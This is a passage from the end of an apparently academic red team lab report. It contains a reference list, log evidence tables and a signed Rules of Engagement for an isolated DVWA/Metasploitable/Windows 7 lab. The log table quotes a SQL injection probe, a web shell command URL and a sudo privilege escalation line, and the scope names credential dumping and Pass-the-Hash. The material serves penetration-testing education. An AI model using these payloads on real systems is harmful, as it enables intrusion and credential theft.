- [17] "A Machine Learning Approach to SQL Injection Detection in Web Applications," in *2024 International Conference on Computer, Control, Informatics and its Applications (IC3INA)*, Jul. 2024.
- [18] "PentraFormer: Learning Agents for Automated Penetration Testing via Sequence Modeling," in *2024 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, Aug. 2024.
- [19] "Synthesis of Allowlists for Runtime Protection Against SQLi," in *2024 IEEE Symposium on Security and Privacy (SP)*, Apr. 2024.
- [20] "A Graph Learning-Based Approach for Lateral Movement Detection," in *2024 IEEE International Conference on Communications (ICC)*, Jun. 2024.
- [21] B. Al-Sada, A. Sadighian, and G. Oligeri, "Analysis and Characterization of Cyber Threats Leveraging the MITRE ATT&CK Database," *IEEE Access*, vol. 12, pp. 1217–1234, 2024.
- [22] "Leveraging the MITRE ATT&CK Framework for Threat Identification and Evaluation in Industrial Control System Simulations," *IEEE Xplore*, 2024.
- [23] "Cybersecurity Domains: A design pattern for creating Zero Trust Architectures through microsegmentation," in *2024 IEEE International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, Nov. 2024.
- [24] "Accelerating Autonomous Cyber Operations: A Symbolic Logic Planner Guided Reinforcement Learning Approach," in *2024 IEEE International Conference on Cyber Security and Protection of Digital Services*, Feb. 2024.

- [25] "RAG-based Cyber Threat Tracing Graph Modeling Method," in *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 2024, pp. 608–615.
- [26] J.-H. Jeon, J. Koo, and Y.-G. Kim, "RAG-based Cyber Threat Tracing Graph Modeling Method," in *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 2024, pp. 608–615.
- [27] "Clustering APT Groups Through Cyber Threat Intelligence by Weighted Similarity Measurement," in *2024 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 2024.
- [28] "Linking CVE's to MITRE ATT&CK Techniques," in *2024 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 2024.
- [29] "Automated Retrieval of ATT&CK Tactics and Techniques for Cyber Threat Reports," *IEEE Xplore*, 2024.
- [30] "MITRE ATT&CK-driven Cyber Risk Assessment," in *2024 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 2024.

## Appendix

### Lab Export & Evidence Package

#### Windows Event Log Evidence (VM-4)

| Event ID | Log Name | Description          | Observed                   | Forensic Value              |
|----------|----------|----------------------|----------------------------|-----------------------------|
| 4624     | Security | Successful logon     | Yes (type 3 logon)         | User, source IP, logon type |
| 4625     | Security | Failed logon         | No                         | N/A                         |
| 4688     | Security | Process creation     | No (process not monitored) | Command line execution      |
| 5156     | Security | Network connection   | Partial                    | SMB outbound to VM-3        |
| 7045     | System   | Service installation | No                         | Malicious service detection |

#### Linux Audit Log Evidence (VM-2, VM-3)

| Log File                    | VM   | Observed Entry                                                                  | Forensic Indicator    |
|-----------------------------|------|---------------------------------------------------------------------------------|-----------------------|
| /var/log/apache2/access.log | VM-2 | GET /dvwa/login.php?id=1' AND '1'=1                                             | SQL injection attempt |
| /var/log/apache2/access.log | VM-2 | GET /shell.php?cmd=id                                                           | Web shell access      |
| /var/log/mysql/mysql.log    | VM-2 | SELECT * FROM users...                                                          | Database enumeration  |
| /var/log/auth.log           | VM-3 | Accepted password for msfadmin from 192.168.100.20                              | SSH authentication    |
| /var/log/auth.log           | VM-3 | sudo: msfadmin : TTY=pts/0 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/bin/su - | Privilege escalation  |
| /var/log/auth.log           | VM-3 | session opened for user root                                                    | Root access confirmed |

## Rules of Engagement (RoE) – Signed Agreement

### Red Team Engagement

**Date of Agreement:** 15th April 2026

**Engagement Period:** 20th April 2026 – 24th April 2026 (09:00 – 17:00 GMT)

### Signed by:

*Red Team Lead:* \_\_\_\_\_ (MD Morshedul Islam) – *Date:* 15/04/2026

*ABCD Ltd Authorising Officer:* \_\_\_\_\_ (Name Redacted for Assessment)

– *Date:* 15/04/2026

### 1. Scope of Testing (Authorised Targets):

| VM   | Role                     | Operating System                         | IP Address     | Key Services                                                  | Purpose                                               |
|------|--------------------------|------------------------------------------|----------------|---------------------------------------------------------------|-------------------------------------------------------|
| VM-1 | Offensive Platform       | Kali Linux 2019.3                        | 192.168.100.50 | Metasploit, Nmap, SQLmap, Burp Suite, CrackMapExec, Responder | Hacker machine; reconnaissance, exploitation, and C2. |
| VM-2 | Public-facing Web Server | OWASP Broken Web Apps (Ubuntu 12.04 LTS) | 192.168.100.20 | HTTP/80, HTTPS/443, MySQL/3306, SSH/22                        | Hosting of customer portal web application.           |
| VM-3 | Internal Linux Server    | Metasploitable 2 (Ubuntu 8.04)           | 192.168.100.30 | SMB/445, Telnet/23, FTP/21, SSH/22, distcc/3632               | Simulated customer data store on file server.         |
| VM-4 | Client Workstation       | Windows 7 SP1 (IE11)                     | 192.168.100.40 | SMB/445, RDP/3389, NetBIOS/139                                | Workstation of employees with sensitive papers.       |

### 2. Excluded Systems (Out of Scope):

- All production infrastructure outside the isolated lab environment
- Third-party cloud services (AWS, Azure, etc.)
- Any physical host machines or hypervisor management interfaces
- Any system not explicitly listed in the 192.168.100.0/24 lab subnet

### 3. Permitted Techniques:

- Active reconnaissance (Nmap, service enumeration)
- Vulnerability exploitation (SQLi, print Nightmare, Pass-the-Hash)
- Credential dumping (Mimi Katz, LSASS)
- Lateral movement (RDP, SMB, PsExec)
- Persistence mechanisms (scheduled tasks, local accounts)

### 4. Prohibited Techniques:

- Denial of Service (DoS/DDoS) attacks
- Physical social engineering of any kind
- Destruction or permanent encryption of data (no ransomware simulation)
- Exfiltration of real sensitive data (simulated data only)
- Modifications to system firmware or hypervisor

### 5. Safe-Word / Kill Switch:

- **Primary Safe-Word:** REDSTOP (immediate cessation of all testing)
- **Secondary Safe-Word:** RESUME (to resume testing after REDSTOP)
- Upon invocation of REDSTOP, all active sessions must be terminated within 60 seconds, and system state preserved for review.
- 

### 6. Escalation & Communication Channels:

| Priority                | Contact                | Method                          | Response SLA |
|-------------------------|------------------------|---------------------------------|--------------|
| Emergency (Kill Switch) | Technical Supervisor   | Phone (simulated) / Secure Chat | 5 minutes    |
| High (Critical Finding) | Incident Response Lead | Encrypted Email (PGP)           | 30 minutes   |

|                 |        |              |                            |            |
|-----------------|--------|--------------|----------------------------|------------|
| Routine Update) | (Daily | Stakeholders | Daily Briefing (15:00 GMT) | End of day |
|-----------------|--------|--------------|----------------------------|------------|

## 7. Legal & Ethical Compliance:

- This engagement is conducted under written authorisation from ABCD Ltd leadership.
- All activities comply with the Computer Misuse Act 1990 (UK) via explicit exemption.
- No privacy rights of individuals are violated; all data is simulated.
- Full confidentiality is maintained; only authorised personnel receive reports.